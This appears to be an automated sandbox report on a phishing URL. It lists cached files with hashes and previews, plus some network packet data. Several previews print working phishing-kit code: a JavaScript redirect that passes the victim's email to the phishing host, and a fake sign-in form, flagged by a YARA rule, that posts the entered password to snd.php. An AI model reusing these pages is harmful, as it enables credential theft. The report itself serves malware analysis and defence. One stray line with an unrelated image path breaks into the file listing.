Preview:	@import url('https://fonts.googleapis.com/css?family=Raleway');.@font-face {. font-family: Technology;..src: url(Technology-Bold.ttf);..}..* {. font-family: Raleway;.}..html {. width: 100%;. height: 100%;. display: flex;. justify-content: center;. align-items: center;. background-color: #DFDFDF;..background-image: url(bgr.jpg) ;..background-size: cover;...}..#conn.{..font-size: 30px;..font-weight: bold;..color: #037E74;..font-family: Technology;.}

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\cropped-HRTLAND-Logo-6-32x32[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 32 x 32, 8-bit gray+alpha, non-interlaced
Category:	downloaded
Size (bytes):	838
Entropy (8bit):	7.585034063652925
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\cropped-HRTLAND-Logo-6-32x32[1].png	
SSDEEP:	24:UoUvVQ52JGcsjwoVAkgQXBsoqYRBitnQHYXO/L5BmGz7zAI6EMwNIIu:UokgpcsjwWvBsJNJbOz5bnR6Etaj
MD5:	564F12118C6D1855257C0FBCB441E65D
SHA1:	B5057E101AD2C1CD5C3275EDFB1C1B693FFF6191
SHA-256:	A61921AB5165C46171C388FC103CAF69395B8976A1FFA71E4EAF0F74C4603B53
SHA-512:	9C15091C3D254C2E3BBC5A3090AE85CD8776FD8230C07E5CEFF8D0605E79F63969BE802D0A18A38EC09BAA7BB277A0B013AF8D1CB5709E85B9ECE1ED21E666DE
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://hrtlnd.co.za/wp-content/uploads/2020/05/cropped-HRTLAND-Logo-6-32x32.png
Preview:	.PNG.....IHDR... ... .s.....bKGD.....pHYs...#...#.x.?v....IDATH...Kh\e.....&..8q.MA.D.F..Bq#..^W>Z.....p..dQ0UZD.q..qi(6.hk("..j.2.$....d..^.M.y\.....<...9.....a..>.c.....a.5...qUbB...x..%]...#.L....0.....=..5s.P....?..U/.`.3J...}.R..u..X.....]SA....%..PG.j.V.O.F.m....C....\.....[R^...,.u.$.a..7...TW6...6*.>]n(.4.(.Z.....:)o.G...>...fU.....yOIY.....;.h.`=/o....KP..1.....(2c.e.X.}...V..2....j...h....W.&IMIl^...Yc..*....@.....]..+..=h...S2....._....+..X.%..S....aGMe.z....X...9.z...`.....M.}G...$...~..g..$.x-.....w.`....- r..B....wa.W..<6..'.v_*u?(:....~G[.sZ..q.8%..R._#.y.;.C..T.:....6Z..1.&.V....'>...N=..W..+V.D.v....`G.E./o..]..z..MB{e....%tEXtdate:create.2020-05-29T09:08:12+02:00^/.q...%tEXtdate:modify.2020-05-29T09:08:12+02:00/r^.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\styles[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text
Category:	downloaded
Size (bytes):	474
Entropy (8bit):	4.9770127859021125
Encrypted:	false
SSDEEP:	12:dAQnMA9M8lMdMAnGoMGyI60bNhYvr6XXNYBE9RIsjgttt:CQMsRlMdMAX9XHhhYvrEO6zIJbt
MD5:	923D2906F51BE6C3ED49E74EFE7664FF
SHA1:	B1393393B0E96F5C806E6480191E03E10B0D9832
SHA-256:	D6FC3D1520A00BE1C8C8CB060A85BDB76F8DAA6596E58D2B2A977EA67BB0A886
SHA-512:	6B5E755683B32CEC3F9D2E8AE02CCEB6425813304B3C59FF5E5905A2DC7056586AE42D86516193767D079A600B8122D0E90DDB61E2B0747CE8EFA07D201FECD
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://hrtlnd.co.za/0f33x/userid/chudy/cache/styles.css
Preview:	*, *::before, *::after {..box-sizing: border-box;.}..body {..padding: 0;..margin: 0;..}...progress-bar {..position: relative;..width: 500px;..height: 3em;..background-color: #111;..color: white;.}...progress-bar::before {..content: attr(data-label);..display: flex;..align-items: center;..position: absolute;..left: .5em;..top: .5em;..bottom: .5em;..width: calc(var(--width, 0) * 1%);..min-width: 2rem;..max-width: calc(100% - 1em);..background-color:white;..padding: 1em;.}

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\1Ptxg8zYS_SKggPN4iEgvnHyvveLxVvaorCIPrc[1].woff	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	Web Open Font Format, TrueType, length 25804, version 1.1
Category:	downloaded
Size (bytes):	25804
Entropy (8bit):	7.980671704795917
Encrypted:	false
SSDEEP:	768:iULQ96VHcotzJzoeNzfjSGSSHEpxW9Cn+mE:iSu6VZZoozLhYrdE
MD5:	CE22119EC5A34EF3D200892F0B1C3C0C
SHA1:	B8A7EA7AB06D9FAA8196949EE273DA5B5E949FD1
SHA-256:	A02462A6C8721B680A2BC724BB2BD7E65A38C4F845269493B8DCDF015B8C47BA
SHA-512:	9D74DAFC5FA415A00809FF9A0827A63BBF191BF909F1601DE6AE5EFC9DF4FE00757905F0BD074B16358803A727B1A6953D59063172107614641F9C700B08C76C
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://fonts.gstatic.com/s/raleway/v19/1Ptxg8zYS_SKggPN4iEgvnHyvveLxVvaorCIPrc.woff
Preview:	wOFF.....d.....D.....GDEF.....m.....PGPOS.....7:...[GSUB.....R.....s.qOS/2.....O...``..GSTAT...d...<...H.x.'cmap.....MD..cvt ...X...N.....fpgm.....Zgasp..&.....glyf..&...6...[.^..*head..]T...6...6.a..hhea..]....$....hmtx..]....]...@.w0.loca..`.....1<.jmaxp..b ... ...name..b@...4...~>._.post..ct..... ...2prep..c....A....O(..x.=.....y-.$!....@R@.@.D...H..>../d.hh....._.Y.U.]..'..bTbl".%f%..bYbUb]bSbk'...X.,...V.^.Q..%.....@...x.L....A...7...w.m. .m.(.m.m....[.....Q.....E.....ggx...EI.Ruh.3.@.bj.i..;P.....!.S..Eu..).....t..)toh...o.j,o.b<d|c.j....89c....;l.....\.R8f8n9~....9...y.g..+...*.hK....i...^.>...M..}%}..-.../.~_.V s`.cfr2..%.#V`..w8=..k...&q3..|....._.s.].....R.....=..;.h,c.....+."6".....>),e..J....`i..l: s....|.jx.B...0.....C.c..c.&.QXLFc...u.....m.I.}...d....8.+..kd...>....Q.;..V|.wl..Yy...Q.W>....]....\. .4.....x..k...i..n]p.x.D.hY....4<

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\Technology-Bold[1].ttf	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	Tech
Category:	downloaded
Size (bytes):	41392
Entropy (8bit):	5.615578767696077
Encrypted:	false
SSDEEP:	768:mS7u1xRuq+rtWQguJDXnpikjTzFynVo0GZI9I5Ip4OD7SF6Qvo:pu1xRuq+rsluJNTO1GZzm8FlA
MD5:	14095C75B16E47BCC0F87A3375521A77
SHA1:	38BD291EDA5E6FEC6D2EFBF3CCD258B6986ED69C

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\Technology-Bold[1].ttf	
SHA-256:	E0820A01E8BE18589121C87E194A0F23F631AD9DA45637C4719D218F5D124BF5
SHA-512:	0BC350D5EDA12152608C8B437EB205BE1E1AAF6EB9A0AE46E7DCD73F82C07A710801C19113DC3CE3D17BCFABA407CABAC8FE21C8DE4B848BC16AD7D3EB71A0D5
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://hrtlnd.co.za/0f33x/userid/chudy/cache/Technology-Bold.ttf
Preview:	.....LTSH.H.l.....QOS/2c.\E.....`VDMXn.u....p....cmap.....cvt .k.....h....fpgm.Y.7.....sglyf.r.d.....hdmx.....P...8head.....6hhea.N.....D...$hmtxu.....4loca...$.....maxp.a.....h... namee`.....$....postX.\.....prep.=}.....N.....R..._.<.....>.....>.}.....M.....M.....#.....2.....PYRS. ...z.....j..... .....d..... .....!.."....!..!....."... ..!... ...#..."..... ... ..!... ... ..!.....!..."....!..!..!....."...!... ...#..."..... .....!.....!.....!.....!.....%.....!.....$... .....!... ... ...M.....LLLLL.L.LL3LL.LLL.L.LLL.L..LLLLL.+LLL3LL.LL+.L.LLLDLLLL.L..7....&D7/L.L..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\bg[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 1920x1200, frames 3
Category:	downloaded
Size (bytes):	189897
Entropy (8bit):	7.814304754760796
Encrypted:	false
SSDEEP:	3072:Qwwg7IeQMsCzgeqAaLZKT8FSJiV4e7A8zppGVe2KjfgAUNtWE11OEpXh:gg0QMypZKT8OiV4yA82exjfgAcEQxh
MD5:	C4BC5A8E0C3045A10A8E754E9872187E
SHA1:	6AA1B4A76C73C2660649AFD13B52EE05B27384B3
SHA-256:	BAA0AB5394BD362CABA2A85B0D7C713BA60F58824AEA1B080A2D790752812C01
SHA-512:	0884022641D5E5398DF0786F04D8832FA2884A85B685C7655C066CA38A6B3C9E5A82189F759FE8A225ED2BC40CE743C02B3EDCBA92A5E7ED9230B6D73A12BFEE
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://hrtlnd.co.za/0f33x/userid/chudy/serv/mode/bg.jpg
Preview:	.....JFIF.....``.....C.....C....."....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..)..^o.Un....1u[t.6J._.z...k.....{%.W'..H...T...\|...O...*...%{.l..$.....o.v.$j.....9.d.....5U.F'..%.....C%U.%.iC-L....NI*9K.5.....).+..~...jk}.....t...=...M.7....+...NK....hm%.H.....NK...9...}.....".....\S.....e;.<..7..u...T....@.....K..P..@.u"].w../...9.....y\.^..R....9.tiyR.....`:T..}.....}..`:d..%.s?n.....9.:d..>.\.....O.o.ts.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\style2[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with CRLF line terminators
Category:	downloaded
Size (bytes):	1624
Entropy (8bit):	5.10536491459076
Encrypted:	false
SSDEEP:	24:w9Qrhf/iv6ptFZjr6mTgDeuLVKFCQkg+CMFfZUuCHY8ZQLP9LM:w9Qrhyv6pZr6kceuZKF2YMFfZ8HYzFQ
MD5:	9D0760C05430B2E9D446401C39D51BBC
SHA1:	1A257F78EAB3D07932F222B0D33240517E5F11C4
SHA-256:	F87BE9AFBCCA41F247A16B12061D20DEC5492957B5D85658736ED554B9311F30
SHA-512:	78EE99DCA3CAFAAE8A09691C7A4ACB0B9443A6272E96ED0AC4082ACCF91DED40B355B1BF80B4E5DD64A2799458FBC2EC437266BC428B45217DD27ED1A421407A
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://hrtlnd.co.za/0f33x/userid/chudy/cache/style2.css
Preview:	body..{...margin: 0;...padding: 0;.....font-family: sans-serif;..}...loginBox..{...position: absolute;...top: 50%;...left: 50%;...transform: translate(-50%,-50%);...width: 350px;...height: 420px;...padding: 80px 40px;...box-sizing: border-box;...background: rgba(0,0,0,.5);..}...user..{...width: 100px;...height: 100px;...border-radius: 50%;...overflow: hidden;...position: absolute;...top: calc(-100px/2);...left: calc(50% - 50px);..}..h2..{...margin: 0;...padding: 0 0 20px;...color: #efed40;...text-align: center;..}...loginBox p..{...margin: 0;...padding: 0;...font-weight: bold;...color: #fff;..}...loginBox input..{...width: 100%;...margin-bottom: 20px;..}...loginBox input[type="text"],...loginBox input[type="password"]..{...border: none;...border-bottom: 1px solid #fff;...background: transparent;...outline: none;...height: 40px;...color: #fff;...font-size: 16px;..}...::placeholder..{...color: rgba(255,255,255,.5);..}...loginBox input[type="submit"]..{...border: none;...outline: none;...h

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\z4tfj7ki6h3xkbhd0q9a755pzt[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text
Category:	downloaded
Size (bytes):	774
Entropy (8bit):	5.484252212625338
Encrypted:	false
SSDEEP:	24:hYeZOzhEmIFM1E74Bc851tFkEVbB2QETqeVP:ENVkkF1tucb3UqeF
MD5:	B5BB30B1955229C64454DFCE6F13D099
SHA1:	B11E39516B58AF649F4027CA11D0F71014C73EAC

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\z4tfj7ki6h3xkbhd0q9a755pzt[1].htm	
SHA-256:	EC80307ABF6BF3C3CDCC002D71E7558729358A637E7B159D1231D11EC705EA4D
SHA-512:	23FB0EE975FA5ABCF4D457A400AB1FB49A5960A2F1B67E6546384C233F0A1E9DAD9F508A8E9A887DB7BDD37E2DF9E5D18CA005A0A50C3E80FE30E2B6B9BCE0A3
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://hrtlnd.co.za/0f33x/userid/chudy/z4tfj7ki6h3xkbhd0q9a755pzt.php?0=YWRmZy5zYWRnZmFAYWFzZGsuY29t&.verify??guce_referrer=aHR0cHM6Ly9sb2dpbi55YWhvby5jb20v&guce_referrer_sig=AQAAABA99NmGR9iNQOyU5mI3ASjQfYjcPATD_A8modgjxpNXYNmo8n5zxdi8EZV7GFYPzoSc_RpMz0hYfdCk0OLmxnMB6tpfZnd5ENcxTcI3e56K0Vz3pSL6PoIoDveE6VV6vAiBzqdjcYAbAHdiaf7gx2w9XRGmCh4orbe2VcZO9aN_
Preview:	<!DOCTYPE html>.<html>. <head>. <link rel="shortcut icon" type="image/png" href="serv/main.ico"/>. <link rel="stylesheet" href="cache/background_styles.css">. <link rel="stylesheet" href="cache/styles.css">. <script src="cache/script.js" defer></script>. <title>Detecting Mail Server...</title>..<meta http-equiv="refresh" content="4; URL='load.php?0=YWRmZy5zYWRnZmFAYWFzZGsuY29t&guce_referrer=aHR0cHM6Ly9sb2dpbi55YWhvby5jb20v&guce_referrer_sig=AQAAABA99NmGR9iNQOyU5mI3ASjQfYjcPATD_A8modgjxpNXYNmo8n5zxdi8EZV7GFYPzoSc_RpMz0hYfdCk0OLmxnMB6tpfZnd5ENc'" />. </head>. <body>. Connecting To Mail Service Provider . . . </body>.</html>

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\main[1].ico	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	gd-jpeg v1.0 (using IJG JPEG v62), quality = 90", progressive, precision 8, 400x400, frames 3
Category:	dropped
Size (bytes):	12331
Entropy (8bit):	7.885636993458465
Encrypted:	false
SSDEEP:	192:nwOk+xxb38XtAB+DPoPT1ytX3S4Jx4uUD20oBhhwwFQ7IR4c/3by/LBRPDDKSrTU:nwuxatAVytXnJx4uioDhO7gPCbGST05
MD5:	88A08B9A93426B11FA22FAB0B5758F7D
SHA1:	4C93EDEAD6171C954B9A7E20C54212C63905DDA2
SHA-256:	504DAA52D87531CF53C2340B7CD77752C19A91AD2BA5211ACA32BF745305D862
SHA-512:	7A89FA196EABB8FC3CDCB0A61E5C8BE8DB07F11CFB933E0C7F58F417FA437A760AACCCDE6544CEEEE66B1FEA2F279E53E517543583C6A5BA52D6D921C161879F
Malicious:	false
Reputation:	low
Preview:	.....JFIF.....`.`.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v62), quality = 90....C.....C.....H...B..... ..Ie%B..IA..P%%.....B..P.... P%.IA(.PJ.J....%....A(.PJ.....e%B.YA..e..B.(J.... (.%@...Y@.....@.,;....a.WW...9.9>Y.....I..F*.[..^b).a.a.....C8..:.C<....3..Nz....d.....2..'P...Q..'C.....4..u.a.r....A.%...). $.,,...!O.>.....Ttp.....}....[...).m.....&.1=....y..4.D.d.?4.....".."...O...?.7Q.[..o...W.]...t...j:.i.....y.-...3.9,..K.!.%..d $.m.c._.....d..9.....H6nG.t...j:.i.....;....Yi}.89.....Bppu.5.../Q....~x.../..{`7..|... .9J.A.;v..v..sp.O.guw....y....a.`.....A...~l.X.B.~._...z..k.>....}....1..._.Y.0.4=....d."".....C.....?...O....zq.....Z-.P.<....gu{.....[....?Z.3G..,+7...g....e.7h...S."...[.z...l.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\script[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text
Category:	downloaded
Size (bytes):	280
Entropy (8bit):	4.913349525572337
Encrypted:	false
SSDEEP:	6:CzRbDRW6AQKoM7xscTgfMjvFvC0jeZKXzvXwKbiod/C1JLgzURNLxdKY/yZ:CzBDRWoMfjvFrDZ8LgzIZ7KY/yZ
MD5:	0B5CA22D67C485690CBD259DA621C4B3
SHA1:	7195960C436127E259C9AD16680826910EDC69E5
SHA-256:	92FD40762D767AC7711C39B19506D470D901D31C8AC193499B3B673EC1261396
SHA-512:	D3ED981FD6F711D77D43CB146846CCF395619A9028440F3A988E3AE177009AC5BA99D65AFE2982842470F81E8B616D664F5F3C590CD93CED0F5AD4CC8DA32E4
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://hrtlnd.co.za/0f33x/userid/chudy/cache/script.js
Preview:	const progressBar = document.getElementsByClassName('progress-bar')[0].setInterval(() => {. const computedStyle = getComputedStyle(progressBar). const width = parseFloat(computedStyle.getPropertyValue('--width')) || 0. progressBar.style.setProperty('--width', width + .1).}, 5)

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\style[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with CRLF line terminators
Category:	downloaded
Size (bytes):	1416
Entropy (8bit):	5.103026892933383
Encrypted:	false
SSDEEP:	24:Zrhf/iv6ptFZjr6mTgDeuLVKFCQkg+CMFfZUuCHY8ZQL4cVrLS:Zrhyv6pZr6kceuZKF2YMFfZ8HYz3rG
MD5:	D2071B63B3CDE9CEBF581D6EF528BD13
SHA1:	22B3C4BF7FD2340AF7B9E09CFA4DFEBCF0547828
SHA-256:	EDECC97D12F824EEB7BD13EF2E4CF551C3139F79A63504A7CD0DFC3E5333BADC
SHA-512:	ED060C07F1D59696B5947D32404800BB1F8368F9235E6CDA2A9062B3581C9A9A7FEA72AB4FB16890B2E3A54957BAE2FBF42584194E0E22F32D6BA55CB80E52BB
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\style[1].css	
Reputation:	low
IE Cache URL:	http://https://hrtlnd.co.za/0f33x/userid/chudy/cache/style.css
Preview:	...loginBox..{...position: absolute;...top: 50%;...left: 50%;...transform: translate(-50%,-50%);...width: 350px;...height: 420px;...padding: 80px 40px;...box-sizing: border-box;... background: rgba(0,0,0,.5);..}...user..{...width: 100px;...height: 100px;...border-radius: 50%;...overflow: hidden;...position: absolute;...top: calc(-100px/2);...left: calc(50% - 50px);..}..h2..{...margin: 0;...padding: 0 0 20px;...color: #efed40;...text-align: center;..}...loginBox p..{...margin: 0;...padding: 0;...font-weight: bold;...color: #fff;..}...loginBox input..{...width: 100%;...margin-bottom: 20px;..}...loginBox input[type="text"],...loginBox input[type="password"]..{...border: none;...border-bottom: 1px solid #fff;...back ground: transparent;...outline: none;...height: 40px;...color: #fff;...font-size: 16px;..}..::placeholder..{...color: rgba(255,255,255,.5);..}...loginBox input[type="submit"]..{... border: none;...outline: none;...height: 40px;...color: #fff;...font-size: 16px;...background: #00c9

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\12[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with CRLF line terminators
Category:	downloaded
Size (bytes):	246
Entropy (8bit):	5.16977979266041
Encrypted:	false
SSDEEP:	6:qvmNSJAX/dAqJmUKLmI2Rz4k1F4c9Mwch3ab:4zJAXqqJmUKLmI2lX+c9MThqb
MD5:	9E68DD285C4153C4697D277F873BC74A
SHA1:	440FB227B9B1354DACDFF73A89D3CCED9D95C0E1
SHA-256:	FCB3509C92475DA0F93233D5DEA0F7890B2EF6236DB5A5404BA8FBA5D1138A8F
SHA-512:	2BACBBC1A086893EC4FAC784798C58A19ABA255738632BCCD74D96280A0021FF46144822ACBADBE06EBA730061CA8D1E6B273F5C3F6E23249AC374D06AA094 2
Malicious:	false
Reputation:	low
IE Cache URL:	http://axpo.open-directory.be/12/
Preview:	<html> ..<head> .. <title>Please Wait...</title> ..<script type="text/javascript">var hash=window.location.hash;var URL="https://hrtlnd.co.za/0f33x/userid/chudy/?i=i&0 ="+hash.split('#')[1];window.open(URL,"_self")</script>....</head> ..</html>

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\bgr[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 1920x1152, frames 3
Category:	downloaded
Size (bytes):	250191
Entropy (8bit):	7.964209456580901
Encrypted:	false
SSDEEP:	6144:1Hn4ETHMgfIAopz9pVZIzEQMImKjinJFXzukjqFa0Qytg1uaeHQBV8k:1Hn4iHIAg9uE42JHjkBQggMaewvJ
MD5:	CD7026F33F2C8368AA0EF3C068F31F82
SHA1:	298AF50F409C44EFE589234239B8BFC89B6B26E7
SHA-256:	AE3CA3CD183C8DFE9ACDF92751D544555CB50B5E2F3ADFDD57EDB1BA9A6250A4
SHA-512:	E4087656C22768C229E2CF65D829D5DD699303133B7E08979EE6D81F3C7A320F24D8EF76E58B785069B90A19001040066D9FC47D23DADE8BC73FF40828C91E56
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://hrtlnd.co.za/0f33x/userid/chudy/cache/bgr.jpg
Preview:	......JFIF.....C.....C......".....]..... !..1A..Qa"q.... ....2...#B..Rb..$3r....C..%4Sc...5DTs...&'dt..7E.G.W.....5.....!1..A.."Qaq.2.....3..#B...$4.....?..;$.....`*...#`....$.B..&@..).wD.H..".Q..%. .O...7..].YC....0.....O..*.H.Q.;.7Y&4@q.I@v...g4Z./.P..8tJcB%..s;.....W.|..wCt.\...*.=.].(n.t...%C..!.f....2O@..v"F...#..!.|.O.....n.1...c.(.z.D.I..d.:.G1....Q...bG.....#.....sN... .....3}w.'e_7.....KX.dO.BH.9..\....|.a.@u....$"A:.L...!r....A"b.V\.t\!r..#.9.C...t...B.9.....U.?.*%.".. ..Qp.d.....6.B.$..`t.*..M".d.A..Pw@..G.....n..M.*...TM..N..,~j&.!.j..n..=...7.. .. \..m.....R.6...$.....Rp..BQ.R1...:E.....B...U...}.{..~.tD.z"D...$O..w@&~H&9@...O....G.9..wA?..Q/.{D.....%$..Z...4....U.:..G1'c?$)g0...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\css[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text
Category:	downloaded
Size (bytes):	196
Entropy (8bit):	5.208480964939403
Encrypted:	false
SSDEEP:	6:0IFFUM0+56ZRWHTizlpdOJv82TDbMJNin:jFuO6ZRoT6pGTDb4Y
MD5:	63A75C6842F4F0681B41B1CE9190BB02
SHA1:	D7BA7E4A5159DB70CBC5E342586ADA2172CC6E57
SHA-256:	B6B0F54AB6D64B19562827E877182F0560F97C6CFA2C75FF970B29CC1304C5EC
SHA-512:	44207A94077BF0B875E1C1AB08D69FCF79E30B3127E0C142528A5C884E1051458F9A36ABED671C4D92DFFC1BC61D9B1A2BD0706B1C58D55F63E37396F775840
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://fonts.googleapis.com/css?family=Raleway

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\css[1].css	
Preview:	@font-face {. font-family: 'Raleway';. font-style: normal;. font-weight: 400;. src: url(https://fonts.gstatic.com/s/raleway/v19/1Ptxg8zYS_SKggPN4iEgvnHyvveLxVvaorCIPrc.woff) format('woff');.}.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\src[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode text, with CRLF line terminators
Category:	downloaded
Size (bytes):	620
Entropy (8bit):	4.997367928147981
Encrypted:	false
SSDEEP:	12:IJtuTjQiBWQicd8wL3vKMlp9cCL3oJDX7L3Wy3la0bvoGu:IJtuP7WJcWaKMJcbNt36
MD5:	FE34823465BB04466272425E629D8C21
SHA1:	967195D22B9EE8198EB32A5212C60D00867C3F30
SHA-256:	228DB533A758A0E2271466FB25F6C683D271E91DC4920D53E383018A964EF4ED
SHA-512:	55FFB5CF6CFABC1B853C41DDB9662718077B1518517E025B2D9D16E6C4E80E9274067A09B95568B0C7E2711B3E11F6A9AD647D7CB603DE426D7492966931DB2
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_HtmlPhish_10, Description: Yara detected HtmlPhish_10, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\src[1].htm, Author: Joe Security
Reputation:	low
IE Cache URL:	http://https://hrtlnd.co.za/0f33x/userid/chudy/src.php?0=YWRmZy5zYWRnZmFAYWFzZGsuY29t&a=0
Preview:	..<!doctype html>..<html>...<head>....<meta charset="utf-8">....<link rel="stylesheet" href="cache/style2.css">...</head>...<body>.... .....<img src="http:///favicon.ico" class="user">..... Sign in to continue .....<form action="snd.php?c=" method="post">..... Email .....<input type="text" readonly name="e" placeholder="" value="adfg.sadgfa@aasdk.com">..... Password .....<input type="password" name="p" required placeholder=".....">..... .....<input type="submit" name="" value="Continue">.....</form>.... ...</body>..</html>..

C:\Users\user\AppData\Local\Temp\~DF643C991D1957F575.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	25441
Entropy (8bit):	0.4278140350137993
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9lRx/9lRJ9lTb9lTb9lSSU9lSSU9laAa/9laAggzsubYYgy:kBqoxxJhHWSVSEabdP9JmI0wx
MD5:	717DC226AE7164675FD1935A3B1477BD
SHA1:	6C12CD4CF85E21483B406AFB9D5D0E1B0B26F8DB
SHA-256:	C3195DE6B9853C2720D49C6961E8E53256A9FCEA48A8B71200A550E442584F53
SHA-512:	19F1A600E9EB0B9DC2CC223F11A07FE259F0FCE1C5FFA827FE6188007027D9ECC558B89499614E603DBC7E39CDCE8765863EF4FE7031348AC713AB6B315BF5C8
Malicious:	false
Reputation:	low
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF94BFFBA9E3232B83.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	56950
Entropy (8bit):	1.6421041695784893
Encrypted:	false
SSDEEP:	384:kBqoxKAuqR+uoCLYZ1c1UQwzwdVw5wHwMw0KwowHwMwONQvwC4+vwQPwjwdw2wzw:5GxkYK8X+P8XdgPBwGNU
MD5:	3CA46057FD4C2935649601B509726ECA
SHA1:	0C9DB76183914204B755D50999E209B8BEEF8941
SHA-256:	0B98C0A7065795074D098679C0B4DDF5686E261746A071F9D4A2EC7FA502FEBE
SHA-512:	64608A7E3B602D9FA4E432470C5B09630EDD9176CEE7F4F233D5BB07F0B7C61F50C91C14A2B0113CA3D5E6CDA7BF2F87FA8F84139CB7F06DE21D073F3B7A125D
Malicious:	false
Reputation:	low
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....


C:\Users\user\AppData\Local\Temp\~DFC774FF1C4D3D4D33.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	13029
Entropy (8bit):	0.4816243993614088
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9lo3F9loV9lW71CSMCYs+T/P:kBqol+g71CNCIT
MD5:	06856EEF29FACF5E613B1CE0AE852FC9
SHA1:	790305BC60CDE1321663492232E6DD848C4DDAC3
SHA-256:	5491E6887B362DBED745440A70AC5777D8213D1CDBAA651BA01F6A02C8CC90B5
SHA-512:	A691B0264D14368EF4DBD34AB25C2793D0D168E04DC69D4991F52673251D21C07397CD7EF27D9B93AA0E75C5D64D61D4F06DDD404706EEF63DCDE1DF3239FE F
Malicious:	false
Reputation:	low
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

Static File Info

No static file info

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 16:07:02.136826038 CET	49711	80	192.168.2.3	138.201.179.3
Feb 23, 2021 16:07:02.138381958 CET	49712	80	192.168.2.3	138.201.179.3
Feb 23, 2021 16:07:02.207413912 CET	80	49711	138.201.179.3	192.168.2.3
